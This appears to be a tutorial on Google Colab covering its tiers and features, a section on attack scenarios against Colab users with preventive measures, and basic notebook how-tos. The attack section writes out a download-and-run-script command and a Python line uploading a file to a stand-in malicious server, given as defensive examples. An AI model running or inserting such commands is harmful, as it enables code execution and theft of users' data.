Google Colab
Google Colab (Colaboratory) is a cloud-based, hosted Jupyter Notebook environment provided by Google. It allows users to write and run Python code in a web browser without installing any software locally. Colab is particularly popular for data science, machine learning, and deep learning projects due to its easy access to computing resources, including CPUs, GPUs, and TPUs.
Colab is available in two main tiers:
- Free version: Designed primarily for learning, experimentation, and lightweight projects. Users get access to a basic virtual machine with limited RAM and CPU/GPU resources. Sessions in the free tier have time limits, and resources are allocated dynamically, so performance may vary.
- Paid versions: Targeted at professional or heavy users who need more consistent performance. Paid subscriptions provide faster GPUs, larger RAM allocations, longer runtimes, and priority access to resources, making them suitable for more demanding tasks such as training large machine learning models.
Key features of Google Colab include:
- Interactive coding: Run code cells, visualize outputs, and modify computations in real-time.
- Seamless integration with Google Drive: Save notebooks directly in Drive for easy access and sharing.
- Pre-installed libraries: Popular Python libraries for data analysis, machine learning, and visualization (e.g., NumPy, pandas, Matplotlib, TensorFlow, PyTorch) are already installed.
- Collaboration: Multiple users can work on the same notebook simultaneously, similar to Google Docs.
- Hardware acceleration: Easily switch between CPU, GPU, and TPU for faster computations without complex setup.
Overall, Google Colab provides a flexible, accessible, and collaborative environment for learning, experimentation, and professional projects, making advanced computational resources available to anyone with an internet connection.
You can access the free tier of Google Colab by signing in with your Google account at the following link https://colab.research.google.com/drive/
Colab Security
The security of Google Colab is tied to your Google Account. For example, if you enable two-factor authentication and carefully manage sharing permissions, your notebooks and data remain protected. However, if your account is compromised or you share notebooks with broad access, others may be able to view or modify your work.
Google Colab Cyberattacks
- Phishing Attack
- A threat actor sends a phishing email impersonating Google, prompting the recipient to log in to Colab via a fake link.
- Impact:
- If the person falls for it, the threat actor can access their Google Account
- The Colab notebooks, Drive files, and connected data are exposed
- Preventive Measures :
- Verify URLs before logging in
- Enable two-factor authentication (2FA)
- Never enter credentials on suspicious sites
- Credential Stuffing
- A threat actor uses leaked passwords from other services to attempt to log into someone’s Google Account.
- Impact:
- If the password is reused, the threat actor gains access to Colab notebooks
- They can view sensitive datasets, copy or delete notebooks, or run malicious code
- Preventive Measures:
- Use strong, unique passwords for Google Accounts
- Enable 2FA
- Regularly monitor login activity
- Unauthorized Access via Over-Sharing
- Someone shares a notebook as “Anyone with the link – Editor”, and a threat actor discovers the link.
- Impact:
- The threat actor can modify the notebook, insert malicious code, or exfiltrate data
- Other users who run the notebook may unknowingly execute harmful commands
- Preventive Measures :
- Limit sharing to specific people
- Use Viewer or Commenter access when editing isn’t needed
- Malicious Code Injection
- A threat actor provides a notebook containing malicious commands, which someone runs in Colab:
!wget https://example.com/script.sh && !bash script.shorcurl -sL https://example.com/script.sh | bash - Impact:
- The code could install malware or spyware
- It might steal data from the mounted Google Drive
- It could send sensitive data to external servers
- Preventive Measures :
- Review all code before executing
- Avoid running untrusted notebooks, especially shell commands (!)
- Mount the drive only when necessary
- A threat actor provides a notebook containing malicious commands, which someone runs in Colab:
- 5: Data Exfiltration
- A threat actor sneaks code into a shared notebook that uploads files from someone’s session to a remote server:
requests.post("https://malicious-server.com/upload", files={"file": open("data.csv","rb")}) - Impact:
- Sensitive data, credentials, or IP information may be stolen
- The person may not realize the data has been compromised until it’s too late
- Preventive Measures :
- Avoid running unknown scripts
- Inspect network calls in notebooks
- Clear outputs and restart the runtime before sharing
- A threat actor sneaks code into a shared notebook that uploads files from someone’s session to a remote server:
- Ransomware-Style Attack
- A threat actor sends a notebook that encrypts files in someone’s mounted Google Drive when executed.
- Impact:
- Access to the files is blocked until a ransom is paid
Data loss or corruption may occur
- Access to the files is blocked until a ransom is paid
- Preventive Measures :
- Keep backups of important files
- Avoid running notebooks from untrusted sources
- Limit Colab access and Drive mounting to trusted notebooks only
Create a Notebook
After logging in, go to New Notebook or go to File, then New Notebook.

Or


Rename the Notebook
You can rename the notebook by left-clicking its name.
Execute Python Code


In the top-left corner, the + Code button adds code snippets to the interactive document. The code snippets have a right arrow symbol. Type print("Hello world") and click on that arrow
Result
Wrapping Output Text

If you want the text to be wrapped, execute the following in the first cell as code
from IPython.display import HTML, display # Imports HTML display tools, HTML() lets you write HTML/CSS and display() renders it in the notebook
def css(): # Create a function
display(HTML(”'<style>pre {white-space: pre-wrap;}</style>”’)) # Injects CSS to make all <pre> blocks (code cells) wrap long lines instead of scrolling horizontally.
get_ipython().events.register(‘pre_run_cell’, css) # The CSS is applied automatically before every cell runs.
from IPython.display import HTML, display

def css():
  display(HTML('''<style>pre {white-space: pre-wrap;}</style>'''))

get_ipython().events.register('pre_run_cell', css)
Result

Colab Virtual Instance IP
Colab virtual instances (Containers) are connected to internet
from requests import get # Imports the get function from the requests library to make HTTP requests
ip = get(‘https://api.ipify.org’).content.decode(‘utf8’) # Sends a request to api.ipify.org, a service that returns your public IP as plain text, the return will converted it into a string
print(“Public IP is: “, ip) # Prints your public IP in a readable format
from requests import get
ip = get('https://api.ipify.org').content.decode('utf8')
print("Public IP is: ", ip)
Result
Colab Processes

You can get current processes using psutil module
import psutil # Imports the psutil library, which is used for system monitoring (CPU, memory, processes)
for id in psutil.pids(): # Returns a list of all process IDs (PIDs) currently running and loops through them
print(psutil.Process(id).name()) # prints each process name
import psutil
for id in psutil.pids():
    print(psutil.Process(id).name())
Result
Colab Extensions

Colab Extensions are extra tools or add-ons that enhance Google Colab’s functionality beyond its default features. They help you work faster, explore data better, and customize your notebook experience. google.colab.data_table is a module in Google Colab that lets you display pandas DataFrames as interactive tables inside a notebook (Some Colab Extensions already loaded in the notebook).
%load_ext google.colab.data_table # Load Colab extension to display DataFrames as interactive tables
import pandas as pd # Import pandas library for data manipulation
import numpy as np # Import numpy library for numerical operationsdata = { # Create a dictionary with sample data
‘Name’: [‘John’, ‘Jane’, ‘Joe’], # List of names
‘Sales’: [25, 30, 35], # List of corresponding sales numbers
‘City’: [‘New York’, ‘Los Angeles’, ‘Houston’] # List of corresponding cities
}df = pd.DataFrame(data) # Convert dictionary to pandas DataFrame
df.to_csv(‘dummy_data.csv’, index=False) # Save DataFrame to CSV file without index column
df # Display the DataFrame in the notebook
%load_ext google.colab.data_table

import pandas as pd
import numpy as np

data = {
    'Name': ['John', 'Jane', 'Joe'],
    'Sales': [25, 30, 35],
    'City': ['New York', 'Los Angeles', 'Houston']
}

df = pd.DataFrame(data)
df.to_csv('dummy_data.csv', index=False)
df
Result
Colab Environment Variables
To securely access saved secrets (like API keys) in Google Colab without putting them directly in your code, use google.colab.userdata. It helps protect sensitive information when sharing notebooks.

Then, you will see the secret